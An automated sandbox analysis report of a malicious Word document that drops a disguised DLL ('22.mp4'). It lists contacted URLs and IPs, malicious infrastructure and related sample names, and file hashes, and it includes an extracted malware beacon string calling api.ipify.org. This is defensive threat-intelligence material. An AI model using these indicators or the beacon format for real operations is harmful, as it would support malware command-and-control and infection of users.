http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://weather.service.msn.com/data.aspx	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://apis.live.net/v5.0/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://management.azure.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://outlook.office365.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://incidents.diagnostics.office.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://api.ipify.org0.0.0.0ncdrlebGUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)GUID	rundll32.exe, 00000003.00000002.524132433.000000006F834000.00000002.00020000.sdmp, rundll32.exe, 00000003.00000003.361304939.00000000002730000.00000040.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://clients.config.office.net/user/v1.0/ios	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://api.office.net	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://entitlement.diagnostics.office.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://autodiscover-s.outlook.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://templatelogging.office.com/client/log	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://management.azure.com/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://ncus-000.contentsync.	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://devnull.onenote.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://messaging.office.com/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://augloop.office.com/v2	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://skyapi.live.net/Activity/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://dataservice.o365filtering.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://visio.uservoice.com/forums/368202-visio-on-devices	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://directory.services.	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	82F80B81-428D-49F0-9DFE-9BD3D7E39D80.0.dr	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
8.208.13.158	unknown	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true
54.235.142.93	unknown	United States		14618	AMAZON-AESUS	false
185.82.218.163	unknown	Bulgaria		59729	ITL-BG	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	319766
Start date:	18.11.2020
Start time:	16:33:05
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1118_8732615.doc
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@7/21@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9.3% (good quality ratio 9.1%) • Quality average: 88.6% • Quality standard deviation: 21.2%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, dllhost.exe, audiodg.exe, BackgroundTransferHost.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.147.198.201, 13.64.90.137, 52.109.76.6, 52.109.12.23, 52.109.12.22, 23.210.248.85, 51.104.139.180, 8.248.131.254, 8.241.9.126, 8.241.11.254, 8.253.204.249, 8.253.95.249, 51.103.5.186, 52.155.217.156, 92.122.213.247, 92.122.213.194, 20.54.26.129 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, config.officeapps.live.com, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:34:03	API Interceptor	1034x Sleep call for process: splwow64.exe modified
16:34:59	API Interceptor	289x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
8.208.13.158	YV2q4nAPVQ.exe	Get hash	malicious	Browse	• wesdonehue.com/06111.bin
54.235.142.93	XN33CLWH.EXE	Get hash	malicious	Browse	• api.ipify.org/
	Al-Hbb_Doc-EUR_Pdf.exe	Get hash	malicious	Browse	• api.ipify.org/
	YV2q4nAPVQ.exe	Get hash	malicious	Browse	• api.ipify.org/
	1105_748543.doc	Get hash	malicious	Browse	• api.ipify.org/
	174028911-035110-sanlccjavap0004-1.exe	Get hash	malicious	Browse	• api.ipify.org/
	RFQ-NOV-2020.exe	Get hash	malicious	Browse	• api.ipify.org/
	OZmn6gKEgi.exe	Get hash	malicious	Browse	• api.ipify.org/
	WFDKJ4wsQ6.exe	Get hash	malicious	Browse	• api.ipify.org/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	TT COPY.exe	Get hash	malicious	Browse	• 54.235.182.194
	Purchase Order903882772.exe	Get hash	malicious	Browse	• 54.204.14.42
	PO12182020.exe	Get hash	malicious	Browse	• 184.73.247.141
	LC No 075120020789.exe	Get hash	malicious	Browse	• 54.225.153.147
	DOH0003675550.pdf.exe	Get hash	malicious	Browse	• 54.235.182.194
	Doc.exe	Get hash	malicious	Browse	• 54.243.164.148
	Proof Of Payment...Absa.exe	Get hash	malicious	Browse	• 50.19.252.36
	doc 101020201811__00940010.xls.exe	Get hash	malicious	Browse	• 23.21.252.4
	OFERTA-202154 20201105.exe	Get hash	malicious	Browse	• 54.225.153.147
	doc11182020.exe	Get hash	malicious	Browse	• 184.73.247.141
	OBJEDNAT- SII40513967MM793333.PDF.exe	Get hash	malicious	Browse	• 54.235.83.248
	Halkbank,doc.exe	Get hash	malicious	Browse	• 23.21.252.4
	DHL-#AWB130501923096PDF.exe	Get hash	malicious	Browse	• 54.235.83.248
	IMG_29096757678909876567890_109834554.exe	Get hash	malicious	Browse	• 54.243.164.148
	ptv12s0TtX.exe	Get hash	malicious	Browse	• 23.21.252.4
	G7APZjNv6i.exe	Get hash	malicious	Browse	• 54.235.182.194
	sTdvAa70zG.exe	Get hash	malicious	Browse	• 54.225.153.147
	Y3QtMS4jOp.exe	Get hash	malicious	Browse	• 54.225.66.103
	Order List.xlsx	Get hash	malicious	Browse	• 50.19.252.36
	TNT Receipt_AWB87993766478.exe	Get hash	malicious	Browse	• 54.243.164.148

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	TT COPY.exe	Get hash	malicious	Browse	• 54.235.182.194
	Purchase Order903882772.exe	Get hash	malicious	Browse	• 54.204.14.42
	PO12182020.exe	Get hash	malicious	Browse	• 184.73.247.141
	LC No 075120020789.exe	Get hash	malicious	Browse	• 54.225.153.147

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://urldefense.com/v3/__https://our4home.weebly.com/__;!!Mih3wA!Qz0aR1KaZW-jrB9FELx-FwKRvoLP2Tej_V_sM6iMx39anDNA-j7H7Aog9Wq1X_HWkx4j$	Get hash	malicious	Browse	• 52.71.28.102
	DOH0003675550.pdf.exe	Get hash	malicious	Browse	• 54.235.182.194
	Doc.exe	Get hash	malicious	Browse	• 54.243.164.148
	Proof Of Payment...Absa.exe	Get hash	malicious	Browse	• 50.19.252.36
	doc 101020201811__00940010.xls.exe	Get hash	malicious	Browse	• 23.21.252.4
	OFERTA-202154 20201105.exe	Get hash	malicious	Browse	• 54.225.153.147
	doc11182020.exe	Get hash	malicious	Browse	• 184.73.247.141
	OBJEDNAT- SII40513967MM793333.PDF.exe	Get hash	malicious	Browse	• 54.235.83.248
	Halkbank,doc.exe	Get hash	malicious	Browse	• 23.21.252.4
	DHL-#AWB130501923096PDF.exe	Get hash	malicious	Browse	• 54.235.83.248
	IMG_29096757678909876567890_109834554.exe	Get hash	malicious	Browse	• 54.243.164.148
	ptv12s0TtX.exe	Get hash	malicious	Browse	• 23.21.252.4
	G7APZjNv6i.exe	Get hash	malicious	Browse	• 50.19.252.36
	sTdvAa70zG.exe	Get hash	malicious	Browse	• 54.225.153.147
	Y3QtMS4jOp.exe	Get hash	malicious	Browse	• 54.225.66.103
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 3.223.115.185
ITL-BG	5zJDLUwZ.exe	Get hash	malicious	Browse	• 185.82.217.154
	eNinoNYWFq.dll	Get hash	malicious	Browse	• 195.123.227.40
	3289fkjsdfyu.exe	Get hash	malicious	Browse	• 185.82.216.62
	430#U0437.js	Get hash	malicious	Browse	• 185.82.218.174
	430#U0437.js	Get hash	malicious	Browse	• 217.12.203.46
	430#U0437.js	Get hash	malicious	Browse	• 217.12.203.33
	30#U044f.exe	Get hash	malicious	Browse	• 195.123.233.165
	34Doc_03004408905409580902.doc	Get hash	malicious	Browse	• 185.82.216.57
	bier.exe	Get hash	malicious	Browse	• 185.82.216.62
	3Order 578653.doc	Get hash	malicious	Browse	• 185.82.216.57
	18purchase order BT1495143356.doc	Get hash	malicious	Browse	• 185.82.216.57
	41#U0442.exe	Get hash	malicious	Browse	• 195.123.225.58
	status.exe	Get hash	malicious	Browse	• 195.123.226.136
	.exe	Get hash	malicious	Browse	• 185.82.216.219
	20180611_064906.exe	Get hash	malicious	Browse	• 195.123.225.58
	sdfg.exe	Get hash	malicious	Browse	• 91.215.152.158
	#U3082#U3063#U3068#U8a73#U3057#U304f#U306e#U60c5#U5831#U306f#U3053#U3061#U3089.PDF.js	Get hash	malicious	Browse	• 195.123.238.14
	#U3082#U3063#U3068#U8a73#U3057#U304f#U306e#U60c5#U5831#U306f#U3053#U3061#U3089.PDF.js	Get hash	malicious	Browse	• 195.123.238.14
	20180625-155037345.exe	Get hash	malicious	Browse	• 185.82.216.57
	DHL BILL OF LADING SHIPPING DELIVERY INVOIC.exe	Get hash	malicious	Browse	• 195.123.238.10
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	http://https://bit.ly/36uHc4k	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/2UkQfiI	Get hash	malicious	Browse	• 8.208.98.199
	WeTransfer File for info@nanniottavio.it .html	Get hash	malicious	Browse	• 47.254.218.25
	http://https://bit.ly/2K1UcH2	Get hash	malicious	Browse	• 8.208.98.199
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/32NFFFf	Get hash	malicious	Browse	• 8.208.98.199
	http://https://docs.google.com/document/d/e/2PACX-1vTXjxu9U09_RHRx1i-oO2TYLCb5Uztf2wHiVVFFHq8srDJ1oKiEfPRIO7_slB-VnNS_T_Q-hOHFxFWL/pub	Get hash	malicious	Browse	• 47.88.17.4
	http://https://bit.ly/2Itre2m	Get hash	malicious	Browse	• 8.208.98.199
	4xb4vy5e15.exe	Get hash	malicious	Browse	• 47.89.39.18
	SVfO6yGJ41.exe	Get hash	malicious	Browse	• 8.208.99.216
	TJJflelDEn.exe	Get hash	malicious	Browse	• 47.52.205.194
	http://googledrive-eu.com	Get hash	malicious	Browse	• 47.74.8.123
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 47.91.167.60
	Selenium.exe	Get hash	malicious	Browse	• 47.88.91.129
	http://https://bit.ly/3nnjluj	Get hash	malicious	Browse	• 47.254.133.206
	aQ1dPoFPaa.exe	Get hash	malicious	Browse	• 47.52.205.194
	AtoZ_Downloader.apk	Get hash	malicious	Browse	• 8.209.93.101
	AtoZ_Downloader.apk	Get hash	malicious	Browse	• 8.209.93.101

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	22.dll	Get hash	malicious	Browse	• 47.241.19.44

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\82F80B81-428D-49F0-9DFE-9BD3D7E39D80	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378328968983933
Encrypted:	false
SSDEEP:	1536:ncQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:tmQ9DQW+zBX8u
MD5:	55EDAADD4584310214979ED91C312BE3
SHA1:	BCD2D5A60AA01648BA3E13D6CD307AEDD5193D2F
SHA-256:	A41245BC2A3135371C00F149E4EFB170A8A87CDA553FE36C5AF4BB01619F8685
SHA-512:	537BCE480DEDA7E32FAC617EA311C8A94E8C459354D935DAD220F43A5B39CA7E6062EDC2A2F61F9867B0E941CD788660CA696E1E6107B136E50DB3D1A8C4948
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-18T15:34:01">.. Build: 16.0.13515.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CDCF6709.emf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	5416
Entropy (8bit):	2.0520805575447705
Encrypted:	false
SSDEEP:	24:YISOayKbfoyVbs/qpBBBBBBBUBBBBBBqBBBBBBBUBBBBBBqBBBBBBBUBBBBBBqBJ:HVmbfogbsU07wgNgXalj+JL
MD5:	5F98F862F370C31BD4AB71F758D11B14
SHA1:	44221D1E056B5DB2C8EF8197CDE763F194A4657C
SHA-256:	4F529AA95102406D4A45B29D7B418D2402817795602DCAE4A5F24C95E2123568
SHA-512:	6DBE30CBE0BAACE1FBC5804E738B8ECBB1CABFD8E90D1FC0806F4EEBD23524E1E7CDE15E33EC8CE5C77ED0D88DB47F4BD288E749B0EE3507066FFCE95A13E8B0
Malicious:	false
Reputation:	low
Preview:	....l... .....D..... EMF....(.....V.....i.....:.....M...$...#.....B... ...#..... .. ..?.....?.....l...0..... ... ...(... ...".. .....?.....3...7...7...?.M.....#.....B... ...#..... .. ...F.f.....?.....?..... .....l...4..... ... ...(... ... .

C:\Users\user\AppData\Local\Temp\22.mp4	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	452608
Entropy (8bit):	6.158036167508848
Encrypted:	false
SSDEEP:	12288:5jpBOaFGyokkn7QljuI2hJdC3ZzoNSBr:5XOaFefgCIn

C:\Users\user\AppData\Local\Temp\22.mp4	
MD5:	4606ECDD6DC02F2E2F3A699720D7031C
SHA1:	B52357FB3F02B9D8D1E01057172541876A75B1FF
SHA-256:	56E6ED39784FCC4C9B1898A672C06C83B7A3B8FFBBDF90223E52E4865FA183BC
SHA-512:	F84906EF981447002485786B563F4D7FB9034E1BD18561878DA22066BA3D822EFDF87726773F5EBC1E336971CFDF40B19AB72D100E30D10D712BB3E024615E85
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y...8...8...8....:..8....8..8....9..8..SH...8..SH...8..SH...8...@X..8.. .8...8...I...8...I...8...I4..8...I...8..Rich.8.....PE..L...._.....!.....|.....@...../....@.....p..d....q..(..... .....i..T.... .....pi..@.....text..... ..`.rdata.....@..@.data...X.....I...f.....@....rsrc.....@..@.reloc... ....@..B.....

C:\Users\user\AppData\Local\Temp\22.mp4:Zone.Identifier	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E8
Malicious:	false
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\APASixthEditionOfficeOnline.xsl	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	333602
Entropy (8bit):	4.65455658727993
Encrypted:	false
SSDEEP:	6144:ybW83ob181+MKHZR5D7H3hgtfL/8mIDbEhPv9FHSVsioWUyGYmwxAw+GIfnUNv5J:Z
MD5:	58AAFDDC9C9FC6A422C6B29E8C4FCCA3
SHA1:	1A83A0297FE83D91950B71114F06CE42F4978316
SHA-256:	9095FE60C9F5A135DFC22B23082574FBF2F223BD3551E75456F57787ABC5797B
SHA-512:	1EBB116BAE9FE02CA942366C8E55D479743ABB549965F4F4302E27A21B28CDF8B75C8730508F045BA4954A5AA0B7EB593EE88226DE3C94BF4E821DBE45131184A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">.. <xsl:output method="html" encoding="us-ascii"/>.... <xsl:template match="*" mode="outputHtml2">.. <xsl:apply-templates mode="outputHtml"/>.. </xsl:template>.... <xsl:template name="StringFormatDot">.. <xsl:param name="format" />.. <xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.. <xsl:when test="$format = ""></xsl:when>.. <xsl:when test="substring($format, 1, 2) = '%%'">.. <xsl:text>%</xsl:text>.. <xsl:call-template name="StringFormatDot">.. <xsl:with-param name="format" select="substring($format, 3)" />.. <xsl:with-param name=

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\CHICAGO.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	297017
Entropy (8bit):	5.000343845106573
Encrypted:	false
SSDEEP:	6144:GwprAtk0qvtfL/vF/bkWPz9yv7EOMBPitjASjTQQr7IwR0TnyDkJb78plJwf33iV:I
MD5:	0D0E65173F5AE6FE524DA09EEDDDCC84
SHA1:	C868617C86C1287B35875AE8D943457756B0B338
SHA-256:	787D1CBF076902B2568E8CFF1245E5FBEBA6AAD84240A54C4F9957084B93F90D
SHA-512:	E2FD5156BA707F6205B5CC52CC4FF8E1CDECB10B6C04E70EC4B3D3D0FA636AB9FDAE77F249D9D303D35CCCA8F8B399B60C602629B8803F708CFDAE8A11226D3D

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\CHICAGO.XSL	
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com :xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encodin g="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringForma tDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_E ndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</ xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" se lect="$p

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\GB.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	268670
Entropy (8bit):	5.054376958189988
Encrypted:	false
SSDEEP:	6144:JwprAJiR95vtfb8p4bgWPzDCvCmvQursq7vImej/yQzSS1apSiQhHDOruvoVeMUh:N4
MD5:	B17C7119B252FD46A675143F80499AA4
SHA1:	4445782BEC229727EE6F384EC29E0CBA82C25D22
SHA-256:	8535282A6E53FA4F307375BCEE99DD073A4E2E04FAF8841E51E1AA0EE351A670
SHA-512:	F9FB76A662DC6AB8DE22B87E817B4BAAC1AEEE08BA4F5090E6BC3060F42BC7CD15A71EB5B117554AEB395B22E5C2EEA7D0EFC36FF13BEC13B156879B87641 505
Malicious:	false
Reputation:	high, very likely benign file
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xs lt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us- ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormat Dot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_En dChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</x sl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" sel ect="$para

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\GostName.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	256358
Entropy (8bit):	5.104453150382283
Encrypted:	false
